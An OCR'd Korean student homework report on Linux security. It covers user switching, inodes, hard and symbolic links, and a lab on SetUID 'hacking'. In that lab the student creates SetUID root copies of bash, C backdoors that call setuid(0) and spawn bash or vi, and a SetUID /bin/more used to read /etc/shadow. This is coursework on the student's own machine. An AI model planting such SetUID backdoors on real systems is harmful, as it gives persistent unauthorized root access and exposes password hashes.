
[시스템보안]

수시과제

콘텐츠IT전공
20195178 서영재

유저변경 실습

사용자의 계정 정보의 저장장소 확인



사용자 전환

1) 일반 사용자가 root권한을 잠시 빌려 명령을 실행

```
h20195178@20195178:~$ sudo su
[sudo] password for h20195178:
root@20195178:/home/h20195178#
```

Root상태 표시 확인

2) 현재 사용자를 로그아웃 하지 않은 상태에서
다른 사용자의 계정으로 전환

```
root@20195178:/home/h20195178# su h20195178
h20195178@20195178:~$
```

User 상태 표시 확인

리눅스/유닉스의 계정과 권한 체계

리눅스/ 유닉스의 링크 확인

```
h20195178@20195178:~$ mkdir test
h20195178@20195178:~$ ls
Desktop    Downloads         Music     Public     test
Documents  examples.desktop  Pictures  Templates  Videos
h20195178@20195178:~$ cd test
h20195178@20195178:~/test$ touch test
h20195178@20195178:~/test$ ls
test
```

1) test 폴더 생성
2) test 폴더 안에 test 파일 만들기

```
h20195178@20195178:~/test$ nano test
h20195178@20195178:~/test$ cat test
message1
h20195178@20195178:~/test$
```

3) test 파일에 nano 편집기를 통해 문자열 입력

입력 : Message1

4) cat을 통해 test 파일 편집확인

```
h20195178@20195178:~/test$ ls -i
543849 test
h20195178@20195178:~/test$ ls -all
total 12
drwxrwxr-x  2 h20195178 h20195178 4096 Map 22 19:17 .
drwxr-xr-x 17 h20195178 h20195178 4096 Map 22 19:16 ..
-rw-rw-r--  1 h20195178 h20195178    9 Map 22 19:17 test
h20195178@20195178:~/test$
```

5) ls의 -I 옵션을 통해 inode 확인

inode 값 : 543849

리눅스/유닉스의 계정과 권한 체계

리눅스/ 유닉스의 링크 확인

```
h20195178@20195178:~/test$ ln -s test simlink
h20195178@20195178:~/test$ ln test hardlink
```

```
h20195178@20195178:~/test$ ls -ali
total 16
543405 drwxrwxr-x  2 h20195178 h20195178 4096 Mar 22 19:21 .
543355 d           195178 h20195178 4096 Mar 22 19:16 ..
543849 -           195178 h20195178    9 Mar 22 19:17 hardlink
543286 l           195178 h20195178    4 Mar 22 19:21 simlink -> test
543849 -           178 h20195178    9 Mar 22 19:17 test
h2019517
```

Hardlink inode

Softlink inode

Original file inode

값

6) 심볼릭 링크 생성 및 하드링크 생성

7) 심볼릭 링크 생성 및 하드링크 확인

8) test 파일 삭제 후, 하드링크 및 심볼릭 링크 확인

```
h20195178@20195178:~/test$ ls -ali
total 16
543405 drwxrwxr-x  2 h20195178 h20195178 4096 Mar 22 19:21 .
543355 drwxr-xr-x 17 h20195178 h20195178 4096 Mar 22 19:16 ..
543849 -rw-rw-r--  2 h20195178 h20195178    9 Mar 22 19:17 hardlink
543286 lrwxrwxrwx  1 h20195178 h20195178    4 Mar 22 19:21 simlink -> test
543849 -rw-rw-r--  2 h20195178 h20195178    9 Mar 22 19:17 test
h20195178@20195178:~/test$ cat hardlink
message1
h20195178@20195178:~/test$ cat test
message1
h20195178@20195178:~/test$ cat simlink
message1
h20195178@20195178:~/test$
```

```
h20195178@20195178:~/test$ ls -ali
total 16
543405 drwxrwxr-x  2 h20195178 h20195178 4096 Mar 22 19:21 .
543355 drwxr-xr-x 17 h20195178 h20195178 4096 Mar 22 19:16 ..
543849 -rw-rw-r--  2 h20195178 h20195178    9 Mar 22 19:17 hardlink
543286 lrwxrwxrwx  1 h20195178 h20195178    4 Mar 22 19:21 simlink -> test
543849 -rw-rw-r--  2 h20195178 h20195178    9 Mar 22 19:17 test
h20195178@20195178:~/test$ rm test
h20195178@20195178:~/test$ cat simlink
cat: simlink: No such file or directory
h20195178@20195178:~/test$ cat test
cat: test: No such file or directory
h20195178@20195178:~/test$ cat hardlink
message1
h20195178@20195178:~/test$
```

SetUID를 활용한 해킹 기법

Test 폴더 생성

```
h20195178@20195178:~$ cd Desktop
h20195178@20195178:~/Desktop$ mkdir test
h20195178@20195178:~/Desktop$ ls
test
h20195178@20195178:~/Desktop$
```

/bin/bash를 test 폴더로 복사

```
h20195178@20195178:~/Desktop$ sudo cp /bin/bash /home/h20195178/Desktop/test/bas
h
[sudo] password for h20195178:
h20195178@20195178:~/Desktop$ cd test
h20195178@20195178:~/Desktop/test$ ls
bash
h20195178@20195178:~/Desktop/test$
```

Bash쉘의 권한 확인

```
h20195178@20195178:~/Desktop/test$ ls -al
total 1024
drwxrwxr-x 2 h20195178 h20195178    4096 мар 22 19:32 .
drwxr-xr-x 3 h20195178 h20195178    4096 мар 22 19:32 ..
-rwxr-xr-x 1 root      root      1037528 мар 22 19:32 bash
h20195178@20195178:~/Desktop/test$
```

SetUID를 활용한 해킹 기법

SetUID 비트를 가진 쉘의 생성

1) 복사된 bash 쉘을 4755 권한 부여
2) Bash 쉘 프로그램을 프로세스가 살아있는 동안 root 권한으로 실행

```
h20195178@20195178:~/Desktop/test$ sudo chmod 4755 bash
h20195178@20195178:~/Desktop/test$ ls -al
total 1024
drwxrwxr-x 2 h20195178 h20195178    4096 мар 22 19:32 .
drwxr-xr-x 3 h20195178 h20195178    4096 мар 22 19:32 ..
-rwsr-xr-x 1 root      root      1037528 мар 22 19:32 bash
h20195178@20195178:~/Desktop/test$
```

일반 사용자 계정으로 SetUID 비트가 설정된 쉘 실행

```
h20195178@20195178:~/Desktop/test$ id
uid=1000(h20195178) gid=1000(h20195178) groups=1000(h20195178),4(adm),24(cdrom),
27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
h20195178@20195178:~/Desktop/test$ ./bash
bash-4.3$ exit
exit
```

SetUID를 활용한 해킹 기법

test폴더에 backdoor.c 파일 생성 및 SetUID 비트를 이용한 Root권한의 bash 셸 획득

```
h20195178@20195178:~/Desktop/test$ nano backdoor.c
h20195178@20195178:~/Desktop/test$ gcc -o backdoor backdoor.c
backdoor.c:3:1: warning: return type defaults to ‘int’ [-Wimplicit-int]
 main(){
 ^
backdoor.c: In function ‘main’:
backdoor.c:4:2: warning: implicit declaration of function ‘setuid’ [-Wimplicit-f
unction-declaration]
  setuid(0);
  ^
backdoor.c:5:2: warning: implicit declaration of function ‘setgid’ [-Wimplicit-f
unction-declaration]
  setgid(0);
  ^
backdoor.c:6:2: warning: implicit declaration of function ‘system’ [-Wimplicit-f
unction-declaration]
  system("/bin/bash");
  ^
h20195178@20195178:~/Desktop/test$ ls
backdoor  backdoor.c  bash
```

ls명령어로 backdoor.c가 컴파일 된 바이너리 파일인 backdoor이 생김을 확인

SetUID를 활용한 해킹 기법

SetUID 비트를 이용한 Root권한의 bash 셸 획득

1) backdoor프로그램 소유자/그룹소유자를 root로 변경
2) backdoor프로그램에 4755권한 부여 (SetUID 설정)

```
h20195178@20195178:~/Desktop/test$ ls -al
total 1040
drwxrwxr-x 2 h20195178 h20195178    4096 Map 22 20:03 .
drwxr-xr-x 3 h20195178 h20195178    4096 Map 22 19:32 ..
-rwxrwxr-x 1 h20195178 h20195178    8712 Map 22 20:03 backdoor
-rw-rw-r-- 1 h20195178 h20195178      76 Map 22 20:03 backdoor.c
-rwsr-xr-x 1 root      root      1037528 Map 22 19:32 bash
h20195178@20195178:~/Desktop/test$ sudo chown root backdoor
[sudo] password for h20195178:
h20195178@20195178:~/Desktop/test$ sudo chgrp root backdoor
h20195178@20195178:~/Desktop/test$ sudo chmod 4755 backdoor
h20195178@20195178:~/Desktop/test$ ls -al
total 1040
drwxrwxr-x 2 h20195178 h20195178    4096 Map 22 20:03 .
drwxr-xr-x 3 h20195178 h20195178    4096 Map 22 19:32 ..
-rwsr-xr-x 1 root      root         8712 Map 22 20:03 backdoor
-rw-rw-r-- 1 h20195178 h20195178      76 Map 22 20:03 backdoor.c
-rwsr-xr-x 1 root      root      1037528 Map 22 19:32 bash
h20195178@20195178:~/Desktop/test$
```

3) 컴파일 후 kwak(UID=1000) 계정으로
./backdoor를 실행하면 쉘 권한이 root(UID=0)으로 바뀜
4) exit 명령으로 셸을 빠져나가면 ./backdoor 프로세스가
끝나고 EUID가 다시 1000이 됨

```
h20195178@20195178:~/Desktop/test$ id
uid=1000(h20195178) gid=1000(h20195178) groups=1000(h20195178),4(adm),24(cdrom)
27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
h20195178@20195178:~/Desktop/test$ ./backdoor
root@20195178:~/Desktop/test# id
uid=0(root) gid=0(root) groups=0(root),4(adm),24(cdrom),27(sudo),30(dip),46(plu
dev),113(lpadmin),128(sambashare),1000(h20195178)
root@20195178:~/Desktop/test# exit
exit
h20195178@20195178:~/Desktop/test$ id
uid=1000(h20195178) gid=1000(h20195178) groups=1000(h20195178),4(adm),24(cdrom)
27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
h20195178@20195178:~/Desktop/test$
```

SetUID를 활용한 해킹 기법

/etc/shadow는 관리자 소유의 파일, 일반사용자가 읽을 수 없음

```
h20195178@20195178:~/Desktop/test$ more /etc/shadow
more: cannot open /etc/shadow: Permission denied
h20195178@20195178:~/Desktop/test$ su chmod 4755 /bin/more
No passwd entry for user 'chmod'
h20195178@20195178:~/Desktop/test$ sudo chmod 4755 /bin/more
h20195178@20195178:~/Desktop/test$ more /etc/shadow
root:!:19073:0:99999:7:::
daemon:*:18480:0:99999:7:::
bin:*:18480:0:99999:7:::
sys:*:18480:0:99999:7:::
sync:*:18480:0:99999:7:::
games:*:18480:0:99999:7:::
man:*:18480:0:99999:7:::
lp:*:18480:0:99999:7:::
mail:*:18480:0:99999:7:::
news:*:18480:0:99999:7:::
uucp:*:18480:0:99999:7:::
proxy:*:18480:0:99999:7:::
www-data:*:18480:0:99999:7:::
```

SetUID를 활용한 해킹 기법

vi 에디터를 SetUID 비트가 주어진 프로세스로 실행

```
h20195178@20195178:~/Desktop/test$ nano vibackdoor.c
h20195178@20195178:~/Desktop/test$ gcc -o vibackdoor vibackdoor.c
vibackdoor.c:3:1: warning: return type defaults to ‘int’ [-Wimplicit-int]
 main() {
 ^
vibackdoor.c: In function ‘main’:
vibackdoor.c:4:2: warning: implicit declaration of function ‘setuid’ [-Wimplic
-function-declaration]
  setuid(0);
  ^
vibackdoor.c:5:2: warning: implicit declaration of function ‘setgid’ [-Wimplic
-function-declaration]
  setgid(0);
  ^
vibackdoor.c:6:2: warning: implicit declaration of function ‘system’ [-Wimplic
-function-declaration]
  system("/usr/bin/vi");
  ^
```

```
h20195178@20195178:~/Desktop/test$ chmod 4755 vibackdoor
h20195178@20195178:~/Desktop/test$ ls -al
total 1056
drwxrwxr-x 2 h20195178 h20195178    4096 Map 22 20:18 .
drwxr-xr-x 3 h20195178 h20195178    4096 Map 22 19:32 ..
-rwsr-xr-x 1 root      root         8712 Map 22 20:14 backdoor
-rw-rw-r-- 1 h20195178 h20195178      76 Map 22 20:13 backdoor.c
-rwsr-xr-x 1 root      root      1037528 Map 22 19:32 bash
-rwsr-xr-x 1 h20195178 h20195178    8712 Map 22 20:18 vibackdoor
-rw-rw-r-- 1 h20195178 h20195178      79 Map 22 20:18 vibackdoor.c
h20195178@20195178:~/Desktop/test$
```

Root 권한에서 작성한 vibackdoor.c를
컴파일하고 SetUID 비트를 주는 과정을 거침

SetUID를 활용한 해킹 기법

./vibackdoor 실행 후, ESC를 누른 뒤,
콜론(:)을 누르면 에디터의 아래쪽에 키를 입력 가능

SetUID를 활용한 해킹 기법

해당 명령을 실행하면 vi 에디터 화면이 사라지면서 셸 화면으로 전환

```
h20195178@20195178:~/Desktop/test2$ ./vibackdoor

root@20195178:~/Desktop/test2# id
uid=0(root) gid=0(root) groups=0(root),4(adm),24(cdrom),27(sudo),30(dip),46(plug
dev),113(lpadmin),128(sambashare),1000(h20195178)
root@20195178:~/Desktop/test2#
```

셸의 프롬프트도 # 모양으로 바뀌어 있음을 확인할 수 있음